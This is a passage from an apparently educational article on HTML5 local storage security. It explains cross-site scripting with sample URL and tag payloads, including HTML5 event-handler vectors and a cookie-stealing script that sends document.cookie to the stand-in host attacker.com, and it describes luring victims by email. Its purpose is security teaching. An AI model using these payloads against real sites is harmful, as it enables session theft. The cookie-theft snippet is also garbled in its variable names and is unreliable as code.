

But from the security perspective, is local storage a good idea? Well, the answer is 'no'. Let's look into the problems of local storage.

Cross site scripting (XSS): The deadliest evil!

Cross site scripting vulnerabilities date back to 1996—the early days of the World Wide Web. Over time, these types of attacks have evolved so much that they are one of the most critical vulnerabilities on the Internet today. It is estimated that seven out of ten Web applications developed are vulnerable to XSS attacks! XSS results in a type of injection problem, which happens mainly when data is included in dynamic content that is sent to a Web user without being validated for malicious script. The malicious content often takes the form of JavaScript but can also include HTML, Flash or any other type of code that the browser can execute. Let's look at an example.

Let us assume that the site <http://victim.com/> is vulnerable to XSS. How will we check it? The basic method is by trying to inject a JavaScript pop-up alert string along with the URL:

```
http://victim.com/"><SCRIPT>alert('XSS%20Testing')</SCRIPT>
```

If the commands inside the URL go unsanitised, this will trigger a pop-up alert. See Figure 1.

At this point, an attacker may continue to modify this URL to include more sophisticated XSS payloads to exploit users. Let us try a more advanced payload that can steal the user's cookie:

```
http://victim.com/"><SCRIPT>var=new Image();img.
src="http://attacker.com/%20%20document.cookie; </SCRIPT>
```

The JavaScript payload above creates an image DOM object (var image=new image). Since the JavaScript code executed above is within the <http://victim.com/> context, the attacker has access to cookie data. The image object is then assigned to another domain, namely, <http://attacker.com/> appended with the Web browser cookie string where the data is sent. Now the attacker can send the framed exploit code to victims via different methods like emails, IM, etc. If the user happens to click on the link, the cookie information will be immediately copied and sent to the attacker. The chances that users will click on the link are very high because the exploit URL contains the real domain name or, rather, a lookalike of the domain name.

Another method of testing for XSS is to inject malicious code into the search box provided in the victim's website. If you inject the above XSS testing query in the search box, the URL looks somewhat like this:

```
http://victim.com/search.php?q="><SCRIPT>alert('XSS%20
Testing')</SCRIPT>
```




Figure 1: Testing for XSS

If vulnerable, this can also trigger a pop-up box in the website.

XSS attack vectors in HTML5

HTML5 introduces several new tags and attributes like the ones we saw in the earlier part of this article. Each one of those attributes can be used to inject malicious code:

```
<video onerror="Javascript:alert(1)"><source>
<audio onerror="Javascript:alert(1)"><source>
```

In the above case, filtering the `<and >` tags can easily prevent tag injection but that doesn't mean the site is not vulnerable to XSS. Let's assume that we have a search box here in which `<and >` tags are filtered. The attacker can very easily inject something like `onload=javascript:alert("XSS")`, which can be included in the search query. Some good blacklisting filters will filter attributes like `onload` also. But HTML5 has a number of new attributes that don't exist in outdated filters:

```
<form id=demo onforminput=alert(1)>...</form>
<input type=text onunload=alert(1)>
<form id=demo2 /><button form=demo2 formaction=javascript:
alert(1)>Button Text</button>
```

Finally, one of the other ways of attack is through injection within the `input` tag. HTML5 has introduced ways to create self-triggering XSS such as:

```
<input type="text" value="Malicious code" onfocus="alert(1)"
autofocus>
```

As mentioned earlier, client side storage (local storage) raises issues of security and privacy. Let us see why this is so.

XSS can be a lethal attack vector for local storage. All the information that is stored in the local storage can